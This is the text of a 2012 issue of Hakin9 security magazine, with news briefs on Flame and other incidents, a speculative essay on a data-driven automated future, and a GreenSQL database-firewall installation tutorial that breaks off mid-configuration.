Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

GREENSQL

THERE'S NOTHING BUT DATA OUT THERE

EVOLUTION OF SECURITY RISK IN CENTRALIZED COMPUTING

BOND TO THE SUBJECT

Vol.7 No.07
Issue 07/2012(55) ISSN 1733-71

PLUS

TOOL TIME: HB4MOST

Hakin9

PRACTICAL PROTECTION IT SECURITY MAGAZINE

07/2012 (55)

Hakin9 team

Editor in Chief: Grzegorz Tabaka
grzegorz.tabaka@hakin9.org

Managing Editor: Marta Jabłońska
marta.jablonska@hakin9.org

Editorial Advisory Board: *Craig S Wright, Armando Romeo, Stavros N. Shiaeles and Vasilios Katos, Elizabeth Shaw, Wong Chon Kit, Abdy Martínez, Marcelo Carvalho, Mervyn Heng*

Proofreaders: Bob Folden, Nick Malecky

Top Betatesters: Nick Baronian, John Webb, Ivan Burke

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.

To create graphs and diagrams we used smartdraw.com program by SmartDraw

Mathematical formulas created by Design Science MathType™

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

The summer just started, how are you doing? I hope you are all fine :) In this issue you will find very informative and interesting articles. Let's have a look.

First article by Craig S Wright "There's Nothing But Data Out There". In this article, we are going to step away from the present and try for a moment to think forward into the world of 2020, 2030 and beyond. This is a world of data. It is a world where little more than data matters. We have moved to a world where we print the items we need, that has hologramatic images of people delivere3d to us, that delivers all we need and which relies on data form everything.

Next one by Remus Ho. The ownership of smartphones and tablets has grown enormously over the past few years. WhatsApp has gained popularity as the cross-platform application to replace traditionalmessaging services such as Instant Messaging and SMS. How safe is it to use for personal communication?

GreenSQL is certainly a worthwhile add-on for protecting a web site from sql injection attacks. Injection attacks always make it to OWASP's top 10 risk factors and most of the time they are placed on the top of the list. Therefore injection attacks deserve a better attention and treatment. As all security software, a great deal of attention should be given on the configuration of the tool.

"If the answer to the question is wrong, change the question to fit the answer" – find out what is hidden under this mysterious title. Read an article by Elizabeth Shaw.

The way in which we created the number of groups, caused a successful denial of service. The reason why this happened is because the LSA which is also known as local security authority which is responsible for authentication, authorization as well as to process the authentication request was unable to create an access token. So far, there is less people know about the limitation regard to the security groups in the active directory. The limitation was been carried out since the first active directory was introduced. Base on the technet portal, LSA will inserts 9 well known SID into the users token which total up the number is 1,024. Base on the test we have did over powershell and batch script we have created a group more than 1,016 which end up the total number is 1,025. This will cause all the users that use Kerberos authentication and authorization will be impacted. Read more on "Evolution of security risk in centralized computing".

These and more articles you will find in the magazine!

We wish you good reading!

Marta & Hakin9 Team


idtheft protect

Be reactive...

- Your systems are being attacked 24 hours a day...
- You understand the threats and are protected against them...

Be proactive...

- My users' behaviour threatens our systems...
- I understand what motivates my users and what threats are coming my way...



ID Theft Protect provides information on threats from a user perspective.

Visit: **http://id-theftprotect.com**

IN BRIEF

BASICS

TOOL TIME

FLAME

Another strong piece of malware has been discovered running rampant in mostly Middle Eastern countries and is believed to be used for cyber espionage. The malware has been called Flame and its discovery was announced on May 28th, 2012 by the Iranian National Computer Emergency Response Team. The malware can spread via USB flash drives, Bluetooth connections or via a network by using Windows Update. Kaspersky Lab published their discovery of how the malware exploits Microsoft certificates to impersonate itself as signed Microsoft code. Microsoft quickly released an emergency security patch.

The malware seems to have been focused mainly in Iran and Kaspersky Lab estimates it infected around 1,000 computers. It appears to have targeted specific computers and only moved from one machine to another when specifically instructed by attackers. It contains many similarities to Duqu and Stuxnet but is roughly twenty times as big. It is an extremely modular design with capabilities such as recording keystrokes, screenshots, turning on victims' microphones and webcam, pilfering information and wiping data. It is extremely intricate; Alexander Gostev of Kaspersky Lab says "It's pretty fantastic and incredible in complexity".

Source: Schuyler Dorsey

MEDICAL EQUIPMENT MALWARE

A hospital equipment vendor, CareFusion Inc., has been found to have possibly been attacked as its websites were housing several pieces of malware. The websites house firmware updates for respiratory products and Google's Safe Browsing program found that several of the sites are full of malware. Their site, *www.viasyshealthcare.com*, was found to have 48 trojans, three scripting exploits across 20 of the total 348 pages. The company has since removed most of the direct links to the heavily infected sites and is looking into the issue.

Kevin Fu of the University of Massachusetts discovered this malware and posted on his blog, "Vendors routinely install software updates for medical devices from the Internet or USB keys. I've seen medical sales engineers download pacemaker-related software from the Internet". He goes on to say "I find it difficult to establish trust in the safety of software affilatied with reports of "malicious software being downloaded and installed without user consent."".

Source: Schuyler Dorsey

MICROSOFT XML

Microsoft has released a warning of an exploit being discovered in XML coding. The vulnerability exists in XML Core Services 3.0, 4.0, 5.0 and 6.0. If a user visits a malicious site using Internet Explorer, they could become the victim of remote code execution. There is no direct way to force a user to visit the malicious site so the attackers would be left to the normal social engineering tactics to do so. The security advisory 2719615 reports: "The vulnerability exists when MSXML attempts to access an object in memory that has not been initialized, which may corrupt memory in such a way that an attacker could execute arbitrary code in the context of the logged-on user." Google initially reported the vulnerability to Microsoft on May 30th and both companies have been working to correct the issue. Microsoft warns that users need to take great caution and apply the FixIt referenced in the advisory until a patch is released accordingly.

Source: Schuyler Dorsey

BANK HACK

A hacker going by the alias "Reckz0r" has claimed to have hacked over seventy nine large banks. He posted on Twitter, "I penetrated over 79 large banks, I've been targetting these banks since 3 months," read a tweet from the Twitter account of Reckz0r. "Actually, I didn't hacked VISA & Mastercard, I hacked the banks, #Chase..etc.". As proof of his hack, he released a file that contains 1,700 names, address and email addresses of all the customers of said banks. Reckz0r posted a link to the file on Pastebin but luckily withheld the credit card information. S(he) now claims to be retiring as a hacker in favor of becoming a white hat; Reckz0r told Death and Taxes Magazine, "I was a former member of the hacktivist group known as Anonymous, UGNazi, and other paragons of hacking history. I made a group known as 'SpexSecurity.' I've realized that I am doing this shit for nothing. I am officially a whitehat. I will use my intelligence for good. I've done over 50 large hacks, and leaked many essential information, I am sorry if I harmed you, or affected your families. This is my departure from the hacking scene. I am no-longer a hacker, I'm a whitehat."

Source: Schuyler Dorsey

There's Nothing But Data Out There

In this article, we are going to step away from the present and try for a moment to think forward into the world of 2020, 2030 and beyond. This is a world of data. It is a world where little more than data matters. We have moved to a world where we print the items we need, that has hologramatic images of people delivere3d to us, that delivers all we need and which relies on data form everything.

What you will learn…

- How data is going to change in near future

What you should know…

- Basic knowledge of data

Welcome to the world of the near future, one that has changed radically in a short amount of time and which relies on data. The items we create are all derived from data. The clothes we wear, the plates we eat off of, the furniture we sit on all comes from data. In this world of the future, data is king and security of that data is paramount.

Introduction

Let us for example imagine it is 20 years from now. Two decades have passed from today. Imagine we are now in 2032 and not looking forward from 2012, the present. The technology, just emerging at this point today will be old, superseded and retro. Basically a quaint memory we all love to laugh at.

What will the world of that time be? How is society already changing and changed, and most importantly *where have all the unskilled jobs gone*? Well actually, many skilled jobs will also disappear. Many things we see as skilled jobs can be and will be replaced in the coming years and we will come to trust the security of the system more than we ever have before. This means we need to ensure the security of the systems more than we have ever done before.

2012 has seen the introduction of the *robotic pizza machine*. *Oovie* and others started to replace the dated video store until *Netflix* finally gained enough bandwidth in enough places to have replaced these physical stores in a box.

We have a world and society on the cusp of change and few seem to understand the impacts and outcomes of this process. In it, many workers in industrialised economies will feel the changes as we move towards a new

Food stores and fast food in the future

Just as the pizza stores started to be replaced by vending machines, so around 2021, the new *autonomous delivery vehicles* started to collect pizzas and replace the pizza boy. You call in an order, the machine (somewhere in your city) creates the order and within 15 minutes you find it hot and perfectly cooked as you like it (and it takes your feedback and improves each and ev-

Figure 1. *Pizza Macines*

ery time you order) delivered wherever you happen to be. So, there are no more delivery jobs either.

The autonomous systems work on machine time, not human time.

They work 24/7 and have little downtime (other than upgrades and they are cheap and easy to replace). When you start to do the calculations, we see several shifts for each machine. The amount of downtime and time off for each "store" decreases. The number of overtime hours is nil.

Your local McDonalds no longer hire the youth or elderly. The role of a McDonalds worker is that or an algorithm now with the requirement to place a patty on a grill, time it, flip it, time it, move it to a bun and serve it. A machine can and will do this better, faster and more consistently. Mostly, the economics of this exchange make it likely that the machine will do this for a fraction of the cost of an ideal worker, let alone a lazy or sick one.

With no holidays, no sick days, no personal time and never getting tired; machines will be the low cost alternative to service workers. The world of the future is one without the existing range of low end occupations.

In this future world, we have seen 20 years of vending machines and *robotized shops* gradually replacing the unskilled workers in the retail, food and service industries. We have a shift from many of the routine industries we see now into a world where the

Do we remember Johnny Cabs is the movie *"Total Recall"* from 1990? Just imagine Johnny Pizza. An autonomous robotic vehicle with a pizza oven (or Ham Burger bar) that takes the order remotely, delivers it to your door cooked as you like it in 15 minutes or it is free? Why simply stop at pizza? With automated systems delivering anything you can imagine to order from centralised automated warehouses, run low on a few drinks at a party and expect a robotic courier to deliver a case of beer at 2am on a Saturday morning.

There is no human manufacturing

In a *world* of *3d printers*, of *lights out factories* and even *3d metal printing* and manufacture, there is no place for an assembly worker. The car workers of the future are programmers and designers. When automated systems are less expensive, work longer and produce more without unions and strikes, there will be no place for humans in manufacturing. We will start to see this move towards these systems now and as it becomes less and less expensive to introduce automation, we will start to see and feel the change in and across many industries.

Even mining is not unaffected. Mines are becoming more and more automated with robotic systems reducing the danger and increasing productivity. What we need more of in the future are thought jobs. These are the roles where computers and AI have a long way to catch up let alone exceed humans. We need to train people to do more than routine roles.

There is a coming divide between the skilled and the unskilled we need to address and to address now. Education is cheap in the future, but this still does not empower many people to take on the roles in a growly competitive world. Math is the most valuable of skills. We have many things we can program a computer to do better (including many forms of iterative maths) and we will form the creative parts of a system different to anything we can now imagine.

Only humans can solve some problems. *Not all problems can be solved through computation* and this is our only remaining edge.

The Nike of the future will not hire people in third world countries. There will be no low cost Chinese sweat shops. There will be no manufacturing in these places as it will be less expensive to make a local lights out factory. Even *shoes will be printed* and many times right at home. We will have anything we wish as we want it. There will be no delay as we select an item last minute and hit print. Let us just hope that the print queue is not too large around Christmas day.

There will be no exploitation in third world countries. We have won that battle and at the same time lost the war as there are *NO* low cost jobs at all in third world countries. We have replaced these people and made them obsolete. I hope those who have fought to stop the people being *exploited* are happy with their *Pyrrhic victory*.

What there will be is global competition on a scale unimaginable to any people alive now, including myself. With low cost access terminals, ones that will be available to every person on Earth, there will be competition

Figure 2. *3d Prinitng in Stainless Steel (http://www.gizmodo.com.au/2009/08/3d-printing-now-available-in-stainless-steel-adamantium-next/)*

based on data. When software is king, location becomes less important. When a Klout score and other online determinates govern reputation, it matters not where you are, but what you do. Here, we have a world where a programmer in Hyderabad can compete equally and likely more effectively with one is California. When it makes more of a difference what you produce and location matters naught, then we need to see that data is king.

Food in the future

Farming in 2030 will be completed in containerized systems, *not farms*. We will *grow anything locally*. There will be no “fair price” coffee or cocoa as all foods are grown locally, delivered fresh daily and completely automated. The argument on exploitation will vanish as we simply stop sending money to other countries for food and even tropical spices are one day grown in Canada.

It will be fresher, closer and better. Hydroponic towers will fill deserts, wastelands and areas that we see as unable to support life and there will be no reason to support cash crop farmers. They will not exist other than for charity.

These are systems that will be run on SCADA based controls and create the food base of the future. We are starting to see some of these replace garden markets already. The food is produced without pesticides and can even be grown organically. There is no need for pesticide as the container can be sealed from start to harvest. The cycles are controlled and the freshest food is produced to order in a factory system. If you want to attack the food supply of the system, you will, attack data and controls.

Just imagine however, when you purchase online and have your tastes and desires fed into an online database that stores not only your own preferences, but those of millions of people and you can see how a data driven system will know what people expect to eat and when. It will plan algorithmically when to start crops and know at the outset what will be delivered. No disease, not need for pesticides, just the desired crop in the desired quantity.

All of this is based on data. It is based on crowd sourcing and it means that we have lower costs and more of what we want at the same time.

Vision in a world of augmented reality

We look fondly back at the start of *Google glass* remembering those geeky people with the silly goggles and headsets the same way we in 2012 remember those with a brick of a mobile phone is the 80’s. Yes, they are still a little unusual and not what many think are sexy right now, but what of the near future?

What we have in the now of the future is a *bionic system* implanted to augment our seemingly inferior natural vision, hearing and other senses. If you no longer need glasses and wear contacts as I do, moving to a technologically enhanced alternative is a simple choice, but what of all those with 20-20 vision?

Start to think of all the advantages we will have min these devices and you can start to see why people with




Figure 3. *Vertical Urban Farming (http://www.trendhunter.com/trends/vertical-farm-toronto-sky-farm)*

perfect vision will become augmented as well as those in need of an improvement such as me. Just as we have with digital cameras now, imagine a zoom function, night vision and text overlay. Start to add data feeds and even *driving is improved* as we make safe driving a game and overlay data into our field of vision allowing us to better judge road conditions. That is for the few of us still actually driving ourself.

We will have the elderly climbing Everest in *exoskeletons originally designed to replace wheelchairs*. The future of *powered suits* will also aid the general community become faster, climb higher and do more without training.

Good or bad, would you choose to climb the Matterhorn if you could without risk and for a minimal exertion? Our future reality is augmented in many ways.

Retail in the world of automation

We have already seen a move towards online stores. We have online stores delivering groceries (and in the future using automated vehicles) now. Add the ability to have a *suit measured using a laser* scanner and created with more precision and quality than the best bespoke tailor could have hoped to achieve to the ability to print 3d items including clothing and shoes and the retail store of the future is in serious trouble. It is not competion from Amazon and its ilk, but the entire range of future competitors that will allow you to download a design and print it at home.

Next, we add the entire item mapping and supply management systems to the mix. Where we have stores, allowing some items to be stored and viewed as people make an excursion of the day, robotic help systems will guide us. We will have IPv6 enabled RFID (or their following technology) to track and manage all the goods in these stores suing technology in place of people. Ask any question, and the store's automated system will deliver (via a Watson-like system) the most likely answer more effectively than the most highly skilled and personable store assistant could hope to manage.

We already have automated payment systems, self-service counters and more. It is not too long before all of these roles are made redundant and we track what people purchase and auto-bill them as they leave a store. What matters in all of these scenarios is data driven.

If you can compromise the system, fool it or bypass it, this is the theft of the future. Again, this is a data driven system with data driven attacks. It will be the system that you need to fool, not people. As with all aspects of this future society we are moving towards a data based environment where the physical is reliant on the virtual.

But what of skilled roles?

In some countries, *trains* have already moved to driverless operation. We are not that far from pilotless aircraft. Just as *US drone systems* manage to fly remote missions with little aide, airlines will start to move to-

Figure 4. *Google's Sergey Brin in augmented reality glasses (http://www.flickr.com/photos/thomashawk/7050489913/sizes/c/in/photostream/)*

wards pilotless systems in coming years. This will be a big leap for the first player in the industry. That said, when the lowered costs are factored into this, and the cost pressure in the airline industry is immense, then it will be a short time to when all airlines are operating pilotless aircraft.

That seems a scary though, but when we consider the ability to have a remote operator on the ground interact and manage the system unemotionally and when they are not tired (as many pilots can be towards the end of a long flight).

Personally, if you are starting in the airline industry, I would take a long hard look at your future career prospects.

We will all accept this as the cost of transport and travel will decrease. Pilot salaries are a large component in any airlines cost structures and the ability to add more personalised service opportunities will.

Future Education

We need to stop teaching endless lines of facts and start teaching students to *Think!*

Why you ask? Well, we will have a personal assistant (see Watson below) that can instantly answer any natural grammar based question and recall any fact, make any simple calculation and replace any spread-sheet in under a decade. And it will fit into a watch sized device and talk to us using natural speech.

Remembering facts is not educating people, learning how to think and argue is what education needs to be all about. Socrates taught people to question, not to memorize. We need to do the same.

The false arguments as to why we will not have this world

It is argued that automation, robotics and computerization will not affect the near future. This is an argument that we require systems with *vision, touch and hearing just like humans do.*

Well, these things are here in this world.

Watson, IBMs learning machine that won Jeopardy has become an iPhone app in 2017 replacing the failing Siri 3.x. This app, working through your augmented system that delivers a visual update (similar to the visuals in the movie Terminator) will be delivered at first using contact and cameras, then by 2020 will be implanted to offer true Bionic vision. We will go to a "body shop" periodically to get bioware updates as needed.

We also will see hologramatic images of people as real as you can imagine without them being there.

If that Johnny Pizza seems as if it was a real person and the pizza is better, why would we order any other way?

We will learn differently. When all the facts are there, the entire Library of Congress is online and available, what will matter is the ability to access and analyse information.

In the world of the future, there are no more service jobs, no manufacturing, no low cost roles to fill. It is a world of data, design and creativity. What we need to do is start to imagine ways to make this a world that works in this future.

Rome

Rome of the empire was a place with massive unemployment. We created games to fool the masses into acceptance of their lot in life. This was a decadent and corrupt society that was derived from a far more virtuous (in relation to the later period) society than it ended.

Rome had many people unemployed and a slave based economy. We have a future robotic society with robots taking the place of the slaves in Rome with less chance of a rebellion.




Figure 5. *iOnRoad Augmented driving*

We will have masses of people who do not fit this future. Will be become those who do not learn to become the creators and long for a past of manufacturing? Are we to be a people who are driven by the Gladiatorial future sports and Jerry Springeresk entertainment of the lowest denominator?

Change starts now or we are destined to make the same mistakes we made again.

Art for Art's sake

What people will, do other than the calculations and work machines cannot do is the artistic. Yes, there will be simple reproductions and many things that will have mass market appeal, but we are a long way from the next true masterpiece as much as some like to argue this point.

To conclude…

In all of this, we have a society that is reliant on systems and data. Here, we see a new need to be even more vigilant than we have been in the past. When food systems are based on SCADA style controls, there is far less room for allowing rouge access to the databases and systems that run the controls that enable this future? Security has always been important, but as a future career, it is one that is not going to disappear. We may see automated systems replace even skilled jobs (such as a pilot), but it will be a long time before we start to have secure systems that do not involve people.

Now personally… with qualifications in Statistics, Finance and Economics, do you wonder why I have chosen to work in Information Security and big data analysis?

DR CRAIG S WRIGHT GSE GSM LLM MSTAT

Dr Craig Wright is a lecturer and researcher at Charles Sturt University and executive vice –president (strategy) of CSC-SS (Centre for Strategic Cyberspace+ Security Science) with a focus on collaborating government bodies in securing cyber systems. With over 20 years of IT related experience, he is a sought-after public speaker both locally and internationally, training Australian and international government departments in Cyber Warfare and Cyber Defence, while also presenting his latest research findings at academic conferences.

In addition to his security engagements Craig continues to author IT security related articles and books. Dr Wright holds the following industry certifications, GSE, CISSP, CISA, CISM, CCE, GCFA, GLEG, GREM and GSPA. He has numerous degrees in various fields including a Master's degree in Statistics, and a Master's Degree in Law specialising in International Commercial Law. Craig is working on his second doctorate, a PhD on the Quantification of Information Systems Risk.

GreenSQL

Yet another important step to protecting web sites from sql injection attacks

GreenSQL is an open source database firewall, aiming to protect databases from SQL injection attacks. This is done by inspecting traffic containing sql commands and matching and ranking them against a risk scoring matrix.

What you will learn…

- How use GreenSQL

What you should know…

- Basic knowledge of GreenSQL

GreenSQL can be quite powerful and effective tool, provided that it is configured correctly and customized to reflect the context it operates in. As such, it supports a training phase for configuring the policy.

The following diagram shows the high level network architecture of GreenSQL:

Installation

wget *http://www.greensql.net/download/get?os=Source_Code&platform=Any&filename=greensql-fw-1.3.0.tar.gz*.

apt-get install install libevent-1.4-13 libpcre3 libpq5 libmysqlclient15-dev libevent-dev libpcre3-dev libpcre3 libpq-dev flex g++ bison build-essential autoconf automake autotools-dev dh-make debhelper devscripts fakeroot xutils lintian pbuilder

```
tar -zxvf greensql-fw-1.3.0.tar.gz
cd greensql-fw-1.3.0
./build.sh
cd ..
```

or you can download the file directly for 64bit from *https://rapidshare.com/files/903795246/greensql-fw_1.3.0_amd64.deb*.

If you want to avoid the build process

Installing

```
dpkg -i greensql-fw_1.3.0_amd64.deb
```

What is the name of the server used to store GreenSQL configuration db (MySQL server)? <-- localhost.

What is the database name for the GreenSQL configuration? <-- greendb.





Figure 1. *GreenSQL Architecture*



Configuring greensql-fw

Please choose the underlying RDBMS system for configuration storage.

storage configuration Menu:

Figure 2. *starting installation*

Would you like to set up the database and tables automatically? <-- Yes.

What is the username of the MySQL administrator? <-- root.

Enter the MySQL administrator password <-- yourrootsqlpassword (replace this with your root MySQL password).

Confirm this password <-- yourrootsqlpassword (replace this with your root MySQL password).

What is the GreenSQL db username? <-- green.

What is the GreenSQL user password? <-- greensqlpassword (replace this with a password of your choice for the green MySQL user).

After the installation, greensql-fw will run on 127.0.0.1 on the port 3305 (the default MySQL port is 3306). You can check that by typing

```
netstat -tap | grep greensql
```

Configuration (using Apache):

Configure GreenSQL Management Console

GreenSQL Console is a web-based management tool used to configure the GreenSQL firewall. By default, the application script is located in `/usr/share/greensql-fw/` directory. There are a number of ways which can be used to configure the GreenSQL Console.

The simplest method is to create a directory link from your website to the following directory:

```
cd /var/www
ln -s /usr/share/greensql-fw/ greensql
or copy the folder greensql to /var/www/greensql
```

Next, make the `templates _ c` directory writable by all. This directory is used to store cached pages.

```
cd /var/www/greensql
```

Set the right permissions to templates_c

```
chgrp -R www-data templates_c && chmod -R 770 templates_c
```

Create the file

